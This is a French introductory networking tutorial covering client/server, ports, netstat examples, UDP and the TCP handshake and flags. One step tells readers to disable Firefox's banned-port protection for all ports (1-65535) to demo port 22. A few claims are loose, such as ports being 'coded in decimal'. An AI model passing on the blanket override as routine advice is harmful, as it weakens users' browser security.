Ici, notre serveur MySQL sera injoignable depuis le réseau. Il ne sera joignable que depuis la machine elle-même. Cela évite de rendre un service accessible aux autres si on n'en a besoin que localement 😊



On peut dire ici que ma machine est un serveur, car elle fournit des services sur le réseau (des programmes sont en écoute et sont prêts à répondre à des requêtes qui leur arrivent).

On peut s'interroger sur deux autres lignes et notamment leurs états. Il y a une ligne à l'état ESTABLISHED qui montre que la connexion est établie.

C'est super, cela veut dire que notre machine **est en train de fournir un service** ! Quelqu'un est connecté sur notre machine !

Enfin, l'état TIME_WAIT montre d'anciennes connexions qui sont en cours de terminaison.

Conclusion

On peut donc en déduire qu'**un service est un programme qui est en écoute sur une machine**. On peut alors appeler cette machine un serveur.

Mais ce service ne servirait à rien s'il n'était pas utilisé, et pour cela, il faut que **des clients** viennent se connecter dessus et l'utilisent !

Le client

Qu'est-ce qu'un client ?

Le client est simplement un programme qui se connecte à un service pour l'utiliser. Vous en connaissez plein, et d'ailleurs vous en utilisez tous les jours !

Oui, même en ce moment, vous utilisez un client web qui est votre navigateur. Il se connecte en ce moment même au serveur du Site du Zéro.

C'est bien **une connexion client/serveur** qui est établie entre votre navigateur et le serveur web du Site du Zéro.



Et j'utilise d'autres clients sinon ?

Oui, des tas ! Vous utilisez peut-être un **client de messagerie** comme Outlook, Thunderbird ou Evolution.

Vous pouvez aussi utiliser un **client FTP** pour le transfert de fichiers, comme Filezilla.

Si vous jouez un peu en ligne, vous utilisez sûrement un client pour vous connecter à votre jeu préféré qui fonctionne sur un serveur sur Internet.



Un client peut-il être serveur ? Et vice versa ?

Oui, bien sûr ! Par exemple, on a vu dans le paragraphe précédent que ma machine était serveur, mais c'est aussi avec cette machine que je me connecte sur des sites web en tant que client. Elle joue donc à la fois le rôle de client et celui de serveur.



Alors il n'y a que des machines qui ont les deux rôles ?

Non, la plupart du temps, les machines serveur ne jouent pas le rôle de client, ou très peu. Elles sont spécialisées en tant que serveur et pour des raisons de sécurité, on limite les services disponibles à ceux qui sont strictement nécessaires, et on évite que cette machine ait une activité de client qui pourrait engendrer des failles.

De la même façon, on considère que les machines des utilisateurs comme vous et moi jouent en majeure partie le rôle d'un client et sont donc vues comme des clients et non des serveurs.

Et Internet là-dedans ?

Bref, on peut dire qu'**Internet est aujourd'hui massivement basé sur un fonctionnement client/serveur**.

Mais ce n'est pas l'unique façon de se connecter. En peer to peer par exemple, chacun peut prendre le rôle de client et de serveur.

De même, le service n'est pas assuré par un seul et unique serveur auquel on s'adresse, mais par tout un ensemble de machines qui possèdent la ressource.

Nous voyons donc que la notion de client/serveur est très importante pour Internet.

Elle joue notamment un grand rôle dans le modèle OSI et spécifiquement pour la couche 4.

Nous allons donc pouvoir aborder cette couche sereinement dans le prochain chapitre ! 😊

Comment mes applications peuvent-elles être joignables sur le réseau ?

Avec tout ce que nous avons vu jusqu'à maintenant, nous sommes capables de faire dialoguer ensemble des machines d'un bout à l'autre d'Internet.

Mais cela nous fait une belle jambe, car ce que nous voulons c'est pouvoir faire dialoguer une application cliente avec une application serveur. C'est là où la couche 4 entre en jeu en ajoutant la notion d'application au réseau. C'est elle qui va faire le lien entre la couche applicative et les couches réseau.

Nous allons voir dans ce chapitre les deux protocoles utilisés en couche 4. Et oui, il n'y en a pas qu'un seul ! Accrochez-vous, c'est encore à un gros chapitre que vous avez affaire !

La couche 4, ses rôles


Grâce à la couche 2, nous savons dialoguer sur un réseau local.

Grâce à la couche 3, nous savons dialoguer entre réseaux.

Nous sommes donc capables de dialoguer entre deux machines sur des réseaux distants chacune à un bout du monde.

À quoi va donc bien pouvoir nous servir la couche 4 alors ?

Eh bien, notre objectif n'est pas de faire dialoguer ensemble des machines, mais de faire dialoguer ensemble des applications. Vous vous rappelez le modèle OSI ?



Le modèle OSI

Nous voyons très bien ici que le réseau va servir à transporter l'information fournie par les applications. Ainsi, notre objectif est de faire dialoguer des applications qui sont sur des machines, entre elles.

On voit tout de suite l'intérêt d'avoir une couche du modèle OSI qui soit en charge de la communication entre applications. Le rôle de la couche 4 est donc de gérer les connexions applicatives.

Nous allons maintenant voir comment les protocoles de couche 4 vont faire cela... et oui, j'ai bien dit LES protocoles de couche 4.

Un identifiant, le port

Le port

Définition

En couches 2 et 3, nous avions vu qu'il fallait une adresse pour identifier les éléments nécessaires à l'identification des moyens de communication. L'adresse MAC identifie la carte réseau en couche 2, et l'adresse IP identifie l'adresse de notre machine au sein d'un réseau, en couche 3.

Eh bien en couche 4, l'**adresse utilisée est le port**.



Heu... c'est une adresse ou un port ?

Eh bien le port est une adresse. C'est même l'**adresse d'une application sur une machine**.

Ainsi, nous pourrons identifier toute application qui tourne sur notre machine et qui a besoin de dialoguer sur le réseau. Si vous vous rappelez, dans le chapitre précédent, j'avais montré que mon serveur MySQL était en écoute sur le numéro 3306.

Code : Console

```
sd-6123:~# netstat -antp
Connexions Internet actives (serveurs et établies)
Proto Recv-Q Send-Q Adresse locale           Adresse distante       Etat      PID
tcp      0      0 0.0.0.0:48963             0.0.0.0:*            LISTEN    295
tcp      0      0 127.0.0.1:3306            0.0.0.0:*            LISTEN    547
tcp      0      0 0.0.0.0:111              0.0.0.0:*            LISTEN    184
tcp      0      0 0.0.0.0:30033            0.0.0.0:*            LISTEN    524
tcp      0      0 0.0.0.0:22               0.0.0.0:*            LISTEN    296
tcp      0      0 0.0.0.0:25               0.0.0.0:*            LISTEN    305
tcp      0      0 0.0.0.0:10011            0.0.0.0:*            LISTEN    524
tcp      0      0 127.0.0.1:39027            127.0.0.1:80          TIME_WAIT   -
tcp      0      0 127.0.0.1:35335            127.0.0.1:3306          TIME_WAIT   -
tcp      0      48 88.191.45.68:22             79.82.49.130:53745        ESTABLISHED 234
tcp6     0      0 ::*:873                ::*:*                  LISTEN    669
tcp6     0      0 ::*:80                 ::*:*                  LISTEN    187
tcp6     0      0 ::*:22                 ::*:*                  LISTEN    296
```

Eh bien nous savons maintenant que ce numéro est en fait le port d'écoute de l'application MySQL. Si je reçois une requête MySQL sur l'adresse IP 127.0.0.1 et sur le port 3306, le service MySQL va pouvoir répondre.

Exemple de port en écoute

Prenons la machine d'adresse 88.191.135.63 sur laquelle je fais un netstat :

Code : Console

```
sd-2412:~# netstat -antp
Connexions Internet actives (serveurs et établies)
Proto Recv-Q Send-Q Adresse locale           Adresse distante       Etat      PID
tcp      0      0 0.0.0.0:22               0.0.0.0:*            LISTEN    227
tcp      0      0 0.0.0.0:25               0.0.0.0:*            LISTEN    154
tcp      0      0 127.0.0.1:3306            0.0.0.0:*            LISTEN    109
tcp      0      0 127.0.0.1:11211            0.0.0.0.*           LISTEN    209
tcp6     0      0 ::*:80                 ::*:*                  LISTEN    218
tcp6     0      0 ::*:22                 ::*:*                  LISTEN    227
```

Nous voyons ici que le port 80 est en écoute à la ligne 5, et que c'est l'application apache2 qui est un serveur web :

```
tcp6      0      0  ::::80          ::::*      LISTEN      2180
0/apache2
```

Nous savons que le port 80 est le port utilisé pour les serveurs web. Nous pouvons donc nous douter qu'**un serveur web est en écoute sur cette machine** ! Il ne nous reste plus qu'à utiliser un client web, soit un simple navigateur, pour nous connecter à cette application.

Essayez sur votre navigateur d'entrer <http://88.191.135.63> !

Nous avons entré dans l'URL l'adresse IP 88.191.135.63, et nous avons été redirigés vers mon site www.lalitte.com. C'est normal, car cette adresse est celle de la machine qui héberge mon site.



Un point important à remarquer est que nous n'avons pas indiqué que nous voulions atteindre le port 80, seule l'adresse IP a été indiquée.

C'est normal, car notre navigateur, qui est un client web, **fait toujours ses requêtes sur le port 80** si un port n'est pas spécifié.

Mais nous pouvons explicitement spécifier un port dans notre URL, par exemple le port 22 qui était en écoute aussi sur la machine. Dans ce cas, nous allons taper 88.191.135.63:22 dans l'URL pour préciser le port voulu.

Essayez avec <http://88.191.135.63:22>



Firefox peut bloquer votre requête, car il considère que c'est une faille de sécurité que d'interroger un autre port que le port 80. Pour désactiver la protection, tapez about:config dans l'URL. Puis faites un clic droit dans la barre en haut



sur la case Nom de l'option. Ajoutez une nouvelle chaîne de caractères network.security.ports.banned.override puis donnez-lui la valeur 1-65535. Vous pourrez maintenant indiquer le port que vous voudrez dans l'URL.

Notez que cela ne fonctionnera pas sous Chrome. Vous avez donc le droit de changer de navigateur !

Nous voyons que nous tombons sur un serveur ssh. Cela tombe bien car le port 22 est le port normalement réservé pour un serveur ssh. 😊

Nous verrons plus tard quelle est son utilité, mais dès maintenant, nous pouvons voir que **derrière chaque port ouvert sur une machine se cache une application** !

Quelles adresses pour les ports ?

Beaucoup de ports !

Les ports sont codés en **décimal sur deux octets**.

Ils peuvent donc prendre 2^{16} valeurs, soit 65536 valeurs !

Vu que l'on commence l'adressage des ports à 0, nous pourrons avoir des valeurs de ports **de 0 à 65535**. Ça fait quand même pas mal non ?

Donc nous pourrons faire tourner au maximum **65536 applications en réseau sur une machine**. Cela devrait aller... mais on peut quand même parfois arriver à saturation, en cas d'attaque la plupart du temps, quand quelqu'un envoie des tonnes de paquets sur nos différents ports pour nous saturer.

Ok, nous avons donc 65535 ports à notre disposition.



Mais nous avons vu qu'un serveur web devait être sur le port 80, y a-t-il d'autres ports réservés ?

Oui, il y a quasiment autant de ports réservés que d'applications réseau qui existent.

Liste des ports

Voici une petite liste des ports réservés, et des applications associées, les plus couramment utilisés :

Application	Port réservé
web	80
mail	25
ssh	22
imap	143
proxy	8080
https	443
Counterstrike	27015
ftp	20/21
dns	53
jeux Blizzard	6112

Si vous ne connaissez pas ces applications, ce n'est pas grave, nous les découvrirons pour la plupart dans la suite de ce cours.



Et donc, il y a 65535 ports réservés pour les applications ?

Non, seule une partie d'entre eux sont réservés. D'ailleurs, historiquement, ce n'était que les ports inférieurs à 1024 qui étaient réservés. Mais aujourd'hui, beaucoup d'applications qui sortent utilisent des ports au-delà de 1024.



À quoi peuvent bien servir les ports au-dessus de 1024 alors ?

C'est une très bonne question ! Merci de l'avoir posée. 😊

Car nous avons dit que le port était l'adresse d'une application. Et nous avons vu que les ports étaient notamment utilisés pour les applications serveur, les services.



Mais quid des applications clientes ? Ont-elles aussi une adresse avec un port ?

Eh bien les applications clientes ont elles aussi des ports, mais ils ne sont pas réservés.

Les ports attribués aux applications clientes **sont donnés aléatoirement, au-dessus de 1024**, par le système d'exploitation.

Ce n'est pas gênant. Pour un serveur, vu qu'il est en écoute en permanence, il est important que l'on connaisse le port à qui s'adresser. Pour un client, l'application ne va être en écoute que le temps de son fonctionnement. Ainsi, il peut être choisi au hasard tant que le système d'exploitation sait quelle application se trouver derrière quel port. Prenons un exemple.

Nous nous connectons avec notre navigateur préféré vers notre site préféré www.siteduzero.fr 😊

Au moment où notre navigateur envoie la requête, un port va être demandé au système d'exploitation pour la connexion vers le Site du Zéro. Le système lui attribue le port 43645 (aléatoirement, ce port n'a aucune signification particulière).

Désormais, l'application navigateur web **est en écoute sur le port 43645** pour pouvoir recevoir les réponses que va lui envoyer le Site du Zéro.

La requête est envoyée sur le port 80 du Site du Zéro (là le port n'est pas aléatoire puisqu'on s'adresse à un serveur qui a un port réservé) qui va recevoir la requête, la traiter, et répondre à notre navigateur sur le port 43645.

Pour illustrer cet exemple, je vais aller faire un tour sur mon site préféré, et regarder au niveau de ma machine si un port a été ouvert.



Mais comment voir les ports ouverts ?

Vous vous rappelez ? Nous l'avons déjà fait, il s'agit de la commande netstat, plus exactement *netstat -an* pour Windows et mac, et *netstat -antp* pour Linux.

Voici le résultat :

Code : Console

```
MacBook:~ elalitte$ netstat -an |grep 92.243.25.239
tcp4      0      0  10.8.98.13.56681          92.243.25.239.80      TIME_WAIT
```



Ici, je n'ai pas cherché à imprimer tous les résultats de netstat mais seulement la ligne qui concernait le Site du Zéro. J'ai donc utilisé la commande grep qui permet d'isoler une ligne en fonction d'une chaîne de caractères, qui est ici l'adresse IP du Site du Zéro.

Nous voyons ici que ma machine d'adresse 10.8.98.13 est en écoute sur le port 56681 pour communiquer avec le Site du Zéro sur son port 80.

Un port a bien été ouvert pour mon application cliente qui est en fait mon navigateur web Firefox.

Et voilà comment nous pouvons dialoguer entre applications client/serveur grâce aux ports !

Nous sommes maintenant prêts pour découvrir le reste de la couche 4, et notamment les deux protocoles qui la composent.

Deux protocoles, TCP et UDP

Deux protocoles pour le prix d'un !

En couche 2 comme en couche 3, nous n'avons vu qu'un seul protocole de transport des données (Ethernet pour la couche 2, et

IP pour la couche 3).



Alors pourquoi la couche 4 aurait-elle besoin de deux protocoles ?

Car en fait, les gens qui ont créé les réseaux se sont rendu compte qu'il pouvait y avoir deux besoins différents pour le transport des données des applications.

- Des applications qui nécessitaient un transport fiable des données, mais qui n'avaient pas de besoin particulier en ce qui concernait la vitesse de transmission.
- Des applications qui nécessitaient un transport immédiat des informations, mais qui pouvaient se permettre de perdre quelques informations.



Avez-vous une idée de quelles applications peuvent faire partie de la première catégorie et quelles autres de la seconde ?

La première catégorie regroupe une très grande majorité des applications d'Internet, car bon nombre d'entre elles ont besoin que **chaque paquet émis soit reçu coûte que coûte** !

Ce sont notamment les applications comme le web, la messagerie, le ssh, beaucoup de jeux en ligne, etc.

Si un paquet est perdu, une page web ne pourra pas s'afficher correctement, ce sera pareil pour un mail, etc.

La seconde catégorie regroupe moins d'applications, mais vous comprendrez vite pourquoi ces applications ont **besoin d'être instantanées** et peuvent se permettre qu'un paquet ne soit pas reçu. Il s'agit notamment des applications de streaming, comme la radio ou la télé sur Internet.

Pour une radio en ligne, il est essentiel que les informations soient envoyées **en temps réel, le plus rapidement possible**. Par contre, si un ou plusieurs paquets sont perdus, on ne va pas arrêter la radio pour autant. L'utilisateur aura des coupures de connexion, mais la radio continuera d'émettre.

On identifie donc ainsi deux besoins bien distincts l'un de l'autre :

- Un protocole fiable mais sans nécessité de rapidité.
- Un protocole rapide sans nécessité de fiabilité.

C'est pour cela que nous aurons **deux protocoles** pour la couche 4. Le protocole **TCP** et le protocole **UDP**.

TCP est de la première catégorie, c'est un protocole **extrêmement fiable**.

Chaque paquet envoyé doit être acquitté par le receveur, qui en ré-émettra un autre s'il ne reçoit pas d'accusé de réception. On dit alors que c'est un **protocole connecté**.

On peut le comparer au téléphone. Quand on appelle quelqu'un, on dit "Allo ?" pour savoir si la personne est là, et s'il y a des silences dans la communication, on essaye de voir si la personne est encore à l'écoute, etc. En TCP ce sera pareil, pour chaque information envoyée, on vérifiera que la machine en face l'a bien reçue.

UDP, lui, est un protocole rapide, mais peu fiable. Les paquets sont envoyés dès que possible, mais on se fiche de savoir s'ils ont été reçus ou pas. On dit qu'UDP est un **protocole non-connecté**.

C'est un peu comme le courrier (sauf que le courrier n'est pas rapide...) On envoie notre lettre, et ensuite, on prie très fort pour que celle-ci arrive, mais on n'en saura rien. 😊

Regardons d'un peu plus près chacun de ces protocoles.

UDP, la simplicité

UDP est le protocole le plus simple auquel vous aurez affaire en réseau. Étant donné que les objectifs associés à sa mise en œuvre sont la rapidité et la non-nécessité de savoir si une information est bien reçue, le format des messages envoyés sera très simple !

Le datagramme UDP

Eh oui, on dit datagramme comme pour le message de couche 3 du protocole IP. C'est normal, car datagramme veut dire, en gros, *message envoyé dont on ne sait rien sur la bonne transmission ou réception*. Voici le contenu d'un datagramme UDP :

Port Source	Port Destination	Longueur totale	Checksum	Données à envoyer
-------------	------------------	-----------------	----------	-------------------

Datagramme UDP

Nous avons ici seulement 4 informations pour l'en-tête UDP. Chacune faisant 2 octets, cela nous fait un en-tête de seulement 8 octets !

C'est le **plus petit en-tête** que nous ayons vu, et que nous verrons.

Étudions ces champs un par un.

- Pour le port source, c'est simple, c'est l'adresse de l'application qui envoie l'information.
- Pour le port destination, c'est l'adresse de l'application destinataire.
- Ensuite, il y a un champ de 2 octets qui représente la taille d'un datagramme, ce qui veut dire que la taille maximum d'un datagramme sera de 2^{16} soit 65536 octets. Cependant, dans la réalité, il est très rare de voir des datagrammes UDP de plus de 512 octets. Cela est notamment dû au fait que perdre un petit datagramme est acceptable, mais perdre un gros est plus gênant, vu qu'UDP n'a pas de gestion des paquets perdus.
- Pour le checksum, ou CRC, le principe est le même que pour la couche 2, s'assurer que les données reçues sont bien les mêmes que celles qui ont été transmises.

Tiens tiens, une question ne vous vient-elle pas à l'esprit ? Non ?



Pourquoi avoir un CRC pour le protocole UDP alors qu'il y en a déjà un pour la couche 2 avec le protocole Ethernet ?

Et notamment, si vous avez bien compris le principe d'encapsulation, vous savez que le datagramme UDP est à l'intérieur de la trame Ethernet, et donc que le CRC de la trame vérifie les données de la couche 4 du protocole UDP.



Pourquoi alors faire ce CRC deux fois ?

Hein ? Pourquoi ? Eh bien la réponse se trouve **dans le modèle OSI**.

Si vous vous rappelez bien une des règles associées au modèle OSI est que **chaque couche est indépendante**. Donc, ce n'est pas parce que la couche 2 avec le protocole Ethernet fait un CRC que la couche 4 ne doit pas en faire, de même que la couche 3 d'ailleurs.

Étant donné que chacune des couches n'est pas censée savoir qu'une autre couche fait un CRC, **chacune va implémenter son propre CRC**.



D'ailleurs, Richard Stevens, l'auteur de la bible des réseaux, *le TCP/IP illustré volume 1*, a montré qu'il arrive parfois qu'un datagramme arrive en couche 4 avec des erreurs qui ont été produites entre le passage de la couche 3 à la couche 4. Comme quoi cet acharnement de CRC n'est pas toujours inutile !

Les applications qui utilisent UDP

Comme prévu, les applications de streaming vont, en énorme majorité, utiliser UDP, comme la radio sur Internet, la télé sur Internet, etc.

On l'utilise aussi pour la téléphonie sur Internet, plus connue sous le nom de VoIP (*Voice Over Internet Protocol*) ou ToIP (*Telephony Over IP*).

Mais on utilise aussi UDP pour transporter deux protocoles majeurs d'Internet que sont le **DNS** et le **SNMP**. Nous verrons ces deux protocoles dans les prochains chapitres, ne vous inquiétez pas. Vous saurez dès maintenant que ce sont deux exceptions qui utilisent UDP parmi la multitude d'applications qui utilisent TCP.



Que dire d'autre sur UDP ?

Rien. UDP est un protocole simple, aussi simple que la longueur de ce paragraphe... 😊

TCP, tout envoi sera acquitté !

C'est dans le titre, le principe de TCP est **d'acquitter chaque octet d'information reçue**.

À l'inverse d'UDP, il y aura beaucoup d'informations dans l'en-tête TCP pour parvenir à suivre une connexion correctement. Mais nous n'allons pas tout de suite nous pencher dessus. Nous allons d'abord voir les principes de base de TCP.

Avant de communiquer, on assure la communication.

Prenons une conversation téléphonique. Avant de raconter son histoire, l'interlocuteur va d'abord s'assurer que son partenaire est bien présent au bout du fil. Cela donne:

- *Paul appelle* : Tut... tut...
- *René répond* : Allo ?
- *Paul commence sa conversation* : Allo, salut c'est Paul !

On voit très clairement ici qu'il y a un établissement de la communication avant de parler du sujet, et bien ce sera pareil en TCP.

Les trois premiers paquets envoyés ne **serviront qu'à établir la communication**. Comme le *Allo*, ce seront des paquets vides qui ne sont là **que pour s'assurer que l'autre veut bien parler avec nous**.

Comme le téléphone, une connexion TCP va se dérouler comme suit:

- Tu veux bien dialoguer avec moi ?
- Oui, je suis ok
- Ok, bien reçu, on commence la discussion

Pour cela TCP va utiliser des informations dans son en-tête pour dire si un paquet correspond à une demande de connexion ou si c'est un paquet normal.

Les drapeaux

Étant donné que les paquets qui vont être envoyés pour initialiser la connexion seront vides (ils ne contiendront pas de données) il faudra une information présente dans l'en-tête pour indiquer si c'est **une demande de connexion, une réponse ou un acquittement** (un acquittement sera une réponse vide qui servira simplement à dire à la machine en face que l'on a bien reçu ses informations, comme quand on dit "han han..." au téléphone pour bien spécifier que l'on écoute ce que dit notre interlocuteur)

Pour cela, il va y avoir ce que l'on appelle **des drapeaux (ou flags en anglais)** dans l'en-tête TCP. Les drapeaux ne sont rien d'autre que des bits qui peuvent prendre la valeur 0 ou 1. Ainsi, il y aura dans l'en-tête TCP des bits qui vont indiquer quel est le type du message TCP envoyé.

Etablissement de la connexion

Le premier paquet sera une demande de synchronisation, comme le allo au téléphone, le flag correspondant est le **flag SYN** (SYN pour synchronisation !). Tous les flags sont connus sous leur forme courte, de trois lettres seulement.

Ainsi, si je veux me connecter à une application serveur qui fonctionne avec TCP, je vais envoyer un paquet avec le flag SYN de positionné pour lui indiquer que je veux dialoguer avec, c'est l'équivalent du "Tu veux bien dialoguer avec moi ?".

Un serveur recevant une demande SYN doit normalement répondre qu'il est d'accord pour communiquer avec le client, pour cela il va envoyer un ACK en réponse (ACK comme acquittement, ou *acknowledgement* en anglais).

MAIS, il va, à son tour, demander si le client veut bien communiquer avec lui et positionner aussi le flag SYN dans sa réponse. Il y aura donc les flags **SYN ET ACK** de positionnés dans sa réponse.



Heu, mais si le client a demandé à communiquer avec le serveur, pourquoi le serveur lui demande s'il veut bien communiquer avec lui ?

Et bien la réponse à cette question est primordiale pour comprendre TCP.

Quand on veut communiquer en TCP, on n'établit pas une, **mais deux connexions**.




Car TCP considère qu'il va y avoir une communication dans un sens, et une communication dans l'autre sens. Il établit donc **une connexion pour chaque sens de communication**.

Donc quand le serveur répond à la requête SYN, il acquitte la demande avec le ACK, et fait une demande de connexion pour l'autre sens de communication, du serveur vers le client, en positionnant le flag SYN. La réponse a donc les flags SYN ET ACK de positionnés.

Mais notre connexion n'est pas encore établie... Car il faut encore que le client accepte la demande de connexion faite par le serveur. Le client va donc renvoyer un paquet avec le flag ACK de positionné.

Cela donne le résultat suivant:



Nous voyons bien ici la différence entre la communication bleue de A vers B et la communication rouge de B vers A. On voit d'ailleurs les couleurs des flags associés. Le premier SYN en bleu pour la demande de connexion de A vers B, le ACK en bleu dans la réponse pour acquitter la demande de connexion de A vers B. Mais aussi le SYN en rouge pour la demande de connexion de B vers A et l'acquittement ACK en rouge dans le dernier paquet.


L'établissement de la connexion TCP s'est donc fait par l'échange de trois paquets. C'est pour cela qu'on l'appelle "**Three Way Handshake**" ou poignée de main tripartite en français (mais tous les spécialistes utilisent le terme anglais, comme souvent en réseau)

Continuation de la connexion

Maintenant que la communication est établie, les applications peuvent s'échanger des paquets autant qu'elles le veulent ! Le principe au niveau des flags est simplement d'avoir le flag ACK de positionné. Donc tout paquet échangé après l'établissement de la connexion n'aura que le flag ACK de positionné. Ou presque, car nous n'avons vu que deux flags pour l'instant...

Mais ce qui est sûr, c'est que **le flag ACK sera positionné sur tous les paquets !** pour acquitter la réception des paquets précédents.

Le schéma de la continuité d'une connexion pourrait être le suivant:



Fin de la connexion

Toutes les bonnes choses ont une fin, et les connexions TCP aussi ! 😊

Une fois que les applications ont terminé leur communication, il faut encore fermer la connexion.
Et oui, on ne va pas laisser la connexion indéfiniment ouverte !

Donc, de la même façon que l'on a utilisé des paquets vides et des flags pour établir une connexion, nous allons faire de même pour la clôturer.

Le flag que l'on va utiliser alors, à l'opposé de SYN est le **flag FIN**.

Imaginons que le client veuille fermer la connexion, il envoie donc un paquet avec le flag FIN de positionné.



Donc il n'y a que le flag FIN de positionné ?

Hé non !

Car comme nous l'avons vu, dès lors qu'une connexion est établie, tout paquet contiendra un flag ACK pour acquitter le paquet précédent. Donc lorsque l'on demandera la fermeture de la connexion avec le flag FIN, on en profitera pour acquitter le paquet précédent reçu en ajoutant aussi le flag ACK. La demande de fermeture contiendra donc **les flags FIN et ACK**.


Le serveur pourra ensuite, lui aussi demander la fermeture de la communication de l'autre sens, et acquitter la réception de la demande de fin. Il placera donc lui aussi **les flags FIN et ACK**.



Super, et là, notre connexion est fermée ?

Pas encore !

Et bien oui, le serveur a demandé la fermeture de la communication dans le sens serveur -> client, mais le client ne lui a pas encore acquitté cette demande. Si jamais ce paquet était perdu, le serveur et le client continueraient à avoir leur connexion ouverte. Il faut donc que le client réponde au serveur qu'il a bien reçu sa demande de fermeture en envoyant **un dernier paquet ACK**. Et c'est seulement à ce moment que la connexion est fermée complètement et que les ressources des machines sont libérées.



Nous venons donc de voir comment se déroulait une connexion TCP. Avec l'établissement à l'aide du three way handshake, la continuation et la fermeture. Mais il nous reste à voir les détails de l'en-tête TCP et notamment les flags dont nous avons parlé.

Le segment TCP

Voici un nouveau terme pour nous, **le segment TCP**.

Nous avions la trame Ethernet, le datagramme IP, le datagramme UDP, et nous avons maintenant le segment TCP.

Nous n'allons pas encore représenter en détail toutes les informations de l'en-tête du segment TCP mais nous concentrer sur les éléments qui nous intéressent. Nous verrons par la suite le détail de celui-ci, mais n'ingurgitons pas tout d'un coup au risque de faire une indigestion 😊

Voici donc la bête:

Port Source	Port Destination	???	Flags	???	Checksum	???	Données à envoyer
<i>Segment TCP</i>							

Nous pouvons voir qu'il reste encore quelques points d'interrogation, mais ne vous inquiétez pas, nous les détaillerons par la suite.

L'en-tête fait **20 octets**, comme celui de la couche 3.

Faisons le détail de ce que nous pouvons voir.

- Port source et port destination, on connaît !
- Les flags.
Il sont au nombre de 6 et nous en connaissons déjà 3.
 - SYN
 - ACK
 - FIN
 - RST
 - PSH
 - URG
